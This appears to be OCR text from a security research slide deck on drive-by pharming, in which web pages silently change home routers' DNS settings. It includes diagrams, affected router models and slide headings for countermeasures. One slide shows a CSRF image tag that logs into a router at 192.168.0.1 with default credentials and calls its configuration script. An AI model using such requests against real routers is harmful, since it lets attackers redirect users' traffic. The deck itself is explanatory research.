
Router's Internal Net

Victim

Normal DNS Lookup



Normal DNS Lookup




Drive-By Attack


ISP's DNS Server

Attacker's DNS + Web Server

ISP's Gateway



Drive-By Attack




Pharmed DNS Lookup


ISP's DNS Server

Attacker's DNS + Web Server

ISP's Gateway



Pharmed DNS Lookup



How This Happens

POST -> GET

(PRE-ARRANGED)


How This Happens

```
<img src="http://admin:@192.168.0.1/cfg.cgi?...">
```

(CSRF)

Fallout

(plausible)



American Web Users

- JS + Default Password
- JS + Custom Password
- No JS

Fallout

Netgear WGR614
D-Link DI-524
Linksys WRT54G

Fallout

Netgear WGR614
D-Link DI-524
Linksys WRT54G

Cisco 806	Cisco SOHO 71
Cisco 826	Cisco SOHO 76
Cisco 827	Cisco SOHO 77
Cisco 827H	Cisco SOHO 77H
Cisco 827-4v	Cisco SOHO 78
Cisco 828	Cisco SOHO 91
Cisco 831	Cisco SOHO 96
Cisco 836	Cisco SOHO 97
Cisco 837	...

http://www.cisco.com/warp/public/707/cisco-sr-20070215-http.shtml

Router Zombie Networks?

Router Zombie Networks?


Viral Spread






...


Viral Spread




Countermeasures




Countermeasures



Countermeasures



Countermeasures



Countermeasures

Drive-By Pharming